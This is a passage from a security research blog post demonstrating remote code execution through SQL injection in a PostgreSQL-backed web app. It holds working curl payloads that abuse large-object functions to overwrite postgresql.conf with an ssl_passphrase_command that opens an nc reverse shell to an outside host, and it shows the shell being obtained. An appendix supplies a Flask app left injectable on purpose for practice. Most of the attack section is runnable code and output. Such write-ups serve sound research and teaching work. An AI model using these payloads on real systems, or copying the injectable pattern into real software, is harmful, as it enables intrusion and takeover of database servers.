And upload the result into a large object. We can use `lo_from_bytea` to create the object, then `lo_put` to append. `lo_put` returns `void`, which throws an error when used in the `CASE` statement. Solution here is to wrap it in `pg_typeof`, which we can check against an `int`. I used a sketchy one-liner to break this up so it'll fit in the `GET` parameters neatly:

```

:~$ I=0; xxd -p private_passphrase.key |
    while read line
    do if [ $I == 0 ]
        then echo "curl \"http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_from_bytea(43210, '\x$line')=%271%27)%20THEN%20name%20ELSE%20note%20END)\ \""
        else echo "curl \"http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20pg_typeof(lo_put(43210, $I, '\x$line'))=%271%27)%20THEN%20name%20ELSE%20note%20END)\ \""
        fi ; I=$((I+30)); done
curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_from_bytea(43210, '\x2d2d2d2d424547494e205253412050524956415
445204b45592d2d2d2d')=%271%27)%20THEN%20name%20ELSE%20note%20END)"
curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20pg_typeof(lo_put(43210, 30, '\x2d0a50726f632d547970653a20342c454e4
35259505445440a44454b2d49'))=%271%27)%20THEN%20name%20ELSE%20note%20END)"
...snip...
curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20pg_typeof(lo_put(43210, 1740, '\x2d454e442052534120505249564154452
04b45592d2d2d2d0a'))=%271%27)%20THEN%20name%20ELSE%20note%20END)"

```

Double check that the uploaded key makes sense:

```

:~$ curl "http://127.0.0.1:5000/?order=id&sort=, (CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_largeobject%20where%20loid=' '43210' '%20ORD
ER%20BY%20pageno', true, true, ' '))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%20note%20
END)" |
    perl -pe 's/[\r\n]//g; s/<\/data>\/\n/g' |
    perl -pe 's/^\.*?<data>(.*?)\/$1/g' |
    while read i; do echo $i | base64 -d; done | md5sum
% Total      % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left  Speed
100 2597 100 2597    0     0  507k      0 --:--:-- --:--:-- --:--:-- 634k
9f80a502993d721ee45e2c03c0da66c0 -
:~$ md5sum private_passphrase.key
9f80a502993d721ee45e2c03c0da66c0 private_passphrase.key

```

Sweet. As.

Step three - update the config file

Since the config file is already loaded into a large object, we can append the `ssl_passphrase_command` and `ssl_passphrase_command_supports_reload` commands to the

end of the object. Inserting a `#` at the right offset will comment out the original private key definition, then we can append the new one at the end.

Let's start by figuring out the comment offset:

```
~$ curl "http://127.0.0.1:5000/?order=id&sort=,(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_largeobject%20where%20loid=' '16442' '%20ORD
ER%20BY%20pageno',true,true,''))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%20note%20
END)" |
  perl -pe 's/[\r\n]//g; s/<\/data>\/\n/g' |
  perl -pe 's/^.*?<data>(.*?)$1/g' |
  while read i; do echo $i | base64 -d; done >postgres.conf
~$ grep -b -o ssl_key_file postgres.conf
3968:ssl_key_file
```

```
~$ curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20pg_typeof(lo_put(16442,3968,'\x23'))=%271%27)%20THEN%20name%20EL
SE%20note%20END)"
```

Now we can append the three lines to the config:

```
~$ wc -c postgres.conf
24193 postgres.conf
~$ I=0; echo -e "ssl_key_file =
'/var/lib/postgresql/11/main/PG_VERSION'\nssl_passphrase_command_supports_reload =
on\nssl_passphrase_command = 'bash -c \"test -p /dev/shm/pipe || mkfifo /dev/shm/pipe; nc
192.168.122.1 8000 < /dev/shm/pipe | /bin/bash > /dev/shm/pipe & echo passphrase; exit
0\"'" |
  xxd -p | while read line
  do echo "curl \"http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20pg_typeof(lo_put(16442,$((24193+$I)),'\x$line'))=%271%27)%20THEN
%20name%20ELSE%20note%20END)\\""; I=$((I+30))
done
curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20pg_typeof(lo_put(16442,24193,'\x73736c5f636572745f66696c65203d20
272f7661722f6c69622f706f7374'))=%271%27)%20THEN%20name%20ELSE%20note%20END)"
...snip...
curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20pg_typeof(lo_put(16442,24463,'\x6974203027220a'))=%271%27)%20THE
N%20name%20ELSE%20note%20END)"
```

After executing the above, we can double check that the object has been updated successfully:

```

:~$ curl -s "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20*%20from%20pg_largeobject%20where%20loid='16442'%20ORD
ER%20BY%20pageno',true,true,''))%20AS%20NUMERIC)=%271%27))%20THEN%20name%20ELSE%20note%20
END)" |
    perl -pe 's/[\r\n]//g; s/</data>/\n/g' |
    perl -pe 's/^..*?<data>(.*?)$1/g' |
    while read i; do echo $i | base64 -d; done | grep ssl
ssl = on
#ssl_ca_file = ''
ssl_cert_file = '/etc/ssl/certs/ssl-cert-snakeoil.pem'
#ssl_crl_file = ''
#ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'
#ssl_ciphers = 'HIGH:MEDIUM:+3DES:!aNULL' # allowed SSL ciphers
#ssl_prefer_server_ciphers = on
#ssl_ecdh_curve = 'prime256v1'
#ssl_dh_params_file = ''
#ssl_passphrase_command = ''
#ssl_passphrase_command_supports_reload = on
ssl_key_file = '/var/lib/postgresql/11/main/PG_VERSION'
ssl_passphrase_command_supports_reload = on
ssl_passphrase_command = 'bash -c "test -p /dev/shm/pipe || mkfifo /dev/shm/pipe; nc
192.168.122.1 8000 < /dev/shm/pipe | /bin/bash > /dev/shm/pipe & echo passphrase; exit
0"'

```

Fantastic. Moving on.

Step Four - write the files out to the filesystem

This part should be relatively straight forward, use `lo_export` to spool the files out to the file-system. `16442` is the config `OID` and `43210` is the private key:

```

:~$ curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_export(16442,'/etc/postgresql/11/main/postgresql.conf')=%271%
27)%20THEN%20name%20ELSE%20note%20END)"
:~$ curl "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20(SELECT%20lo_export(43210,'/var/lib/postgresql/11/main/PG_VERSION')=%271%2
7)%20THEN%20name%20ELSE%20note%20END)"

```

If, like me, you suffer from exploit pessimism, this would be the point where you re-download those files to double check everything is correct.

Step Five - Execute!

Last step is to issue `select pg_reload()` and hopefully receive the shell!

```

:~$ curl -s "http://127.0.0.1:5000/?order=id&sort=,
(CASE%20WHEN%20((SELECT%20CAST(CHR(32)||
(SELECT%20query_to_xml('select%20pg_reload_conf()',true,true,''))%20AS%20NUMERIC)=%271%27
))%20THEN%20name%20ELSE%20note%20END)"
ERROR:  invalid input syntax for type numeric: " <row
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <pg_reload_conf>true</pg_reload_conf>
</row>

"


```

```

doi@djubre:~$ ncat -vv -k -l -p 8000
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::8000
Ncat: Listening on 0.0.0.0:8000
Ncat: Connection from 192.168.122.7.
Ncat: Connection from 192.168.122.7:44166.
id
uid=108(postgres) gid=114(postgres) groups=114(postgres),113(ssl-cert)
ls -l
total 84
drwx----- 6 postgres postgres 4096 May  1 23:50 base
drwx----- 2 postgres postgres 4096 May  4 20:37 global
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_commit_ts
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_dynshmem
drwx----- 4 postgres postgres 4096 May  4 22:56 pg_logical
drwx----- 4 postgres postgres 4096 May  1 16:31 pg_multixact
drwx----- 2 postgres postgres 4096 May  4 20:36 pg_notify
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_replslot
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_serial
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_snapshots
drwx----- 2 postgres postgres 4096 May  4 20:36 pg_stat
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_stat_tmp
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_subtrans
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_tblspc
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_twophase
-rw----- 1 postgres postgres 1766 May  4 22:48 PG_VERSION
drwx----- 3 postgres postgres 4096 May  1 16:31 pg_wal
drwx----- 2 postgres postgres 4096 May  1 16:31 pg_xact
-rw----- 1 postgres postgres  88 May  1 16:31 postgresql.auto.conf
-rw----- 1 postgres postgres 130 May  4 20:36 postmaster.opts
-rw----- 1 postgres postgres 108 May  4 20:36 postmaster.pid

```

And the obligatory exploit GIF:

 (https://pulsesecurity.co.nz/assets/images/releases/2020-05-04-postgresqli/rce.gif)

Summary

So there you have it, a few interesting techniques we used to exploit an SQLi against a Postgres DB, without ever executing 'CREATE', 'INSERT', or 'UPDATE'. This exercise was certainly interesting, and digging through Postgres internals to exploit an SQLi was pretty fun.

A pull request will be sent to the [PayloadsAllTheThings](#) GitHub repo with info on some of these techniques.

Happy hacking!

Appendix - Dump all Postgres functions and find their corresponding methods

The majority of this post came from dumping all functions available in a default Postgres install and trying to find things that look interesting and can be executed by a default DB user. You, too, can dump all the postgres functions using the following SQL:

```
SELECT routines.routine_name, parameters.data_type, parameters.ordinal_position FROM
information_schema.routines LEFT JOIN information_schema.parameters ON
routines.specific_name=parameters.specific_name;
```

After finding an interesting function, its usually fairly easy to locate within the source tree. Using `lo_import` as an example:

```
~/targets/postgresql-11-11.7/src$ grep -a2 lo_import include/catalog/pg_proc.dat

{ oid => '764', descr => 'large object import',
  pronomame => 'lo_import', provolatile => 'v', proparallel => 'u',
  prorettype => 'oid', proargtypes => 'text', prosrc => 'be_lo_import' },
{ oid => '767', descr => 'large object import',
  pronomame => 'lo_import', provolatile => 'v', proparallel => 'u',
  prorettype => 'oid', proargtypes => 'text oid',
  prosrc => 'be_lo_import_with_oid' },
{ oid => '765', descr => 'large object export',
  pronomame => 'lo_export', provolatile => 'v', proparallel => 'u',
```

`be_lo_import` is the method we're after, which is defined in `backend/libpq/be-fsstubs.c`:


```
386 /*
387  * lo_import -
388  *     imports a file as an (inversion) large object.
389  */
390 Datum
391 be_lo_import(PG_FUNCTION_ARGS)
392 {
393     text      *filename = PG_GETARG_TEXT_PP(0);
394
395     PG_RETURN_OID(lo_import_internal(filename, InvalidOid));
396 }
```

You can look at the `proargtypes` in `pg_proc.dat` to get an idea of what input a function expects.

Appendix - Test code

If you want to have a play with these tricks yourself, you can use the following example code. This is a simple Flask app vulnerable to SQL injection that was used to demonstrate the SQLi tricks through this post:

```
# create the DB table with:
# CREATE TABLE animals(    id serial PRIMARY KEY,    name VARCHAR (50) UNIQUE NOT NULL,
note VARCHAR (500) NOT NULL,    created_on TIMESTAMP NOT NULL);
# insert into animals (name, note, created_on) values ('dog', 'is a good dog', now());
# insert into animals (name, note, created_on) values ('cat', 'adorable, if passive
aggressive', now());
# insert into animals (name, note, created_on) values ('fish', 'fish go blub', now());
# insert into animals (name, note, created_on) values ('whale', 'also go blub', now());
# insert into animals (name, note, created_on) values ('shrimp', 'also go blub', now());
# insert into animals (name, note, created_on) values ('giraffe', 'long neck, neato
spots', now());
# insert into animals (name, note, created_on) values ('rock', 'TICKET 1143 rock is not
animal', now());
```

```
import psycopg2
from flask import Flask
from flask import request
from flask import Response
app = Flask(__name__)

host = "127.0.0.1"
port = "5432"
dbname = "testdb"
user = "testuser"
pw = whateveryousetthetestuserpasswordto
conn = psycopg2.connect(host=host, port=port, dbname=dbname, user=user, password=pw)

cols = ['id', 'name', 'note', 'created_on']

@app.route("/")
def index():
    result = "<h1> Test some stuff </h1>"
    order = request.args.get("order")
    sort = request.args.get("sort")

    sqlquery = "select * from animals";

    if order in cols:
        sqlquery = sqlquery + " order by " + order
        if sort:
            sqlquery = sqlquery + " " + sort

    cur = conn.cursor()
```

```

try:
    cur.execute(sqlquery)
except psycopg2.Error as e:
    conn.rollback()
    return Response(e.pgerror, mimetype='text/plain')

result = result + "<table>"
result = result + "<th>id</th>"
result = result + "<th>name</th>"
result = result + "<th>note</th>"
result = result + "<th>created</th>"

rows = cur.fetchall()

for row in rows:
    result = result + "<tr>"
    result = result + "<td>" + str(row[0]) + "</td>"
    result = result + "<td>" + row[1] + "</td>"
    result = result + "<td>" + row[2] + "</td>"
    result = result + "<td>" + row[3].strftime("%d-%b-%Y (%H:%M:%S.%f)") + "</td>"
    result = result + "</tr>"

result = result + "</table>"

conn.commit()
cur.close()

return result

if __name__ == "__main__":
    app.run()

```

Follow us on [LinkedIn](#)
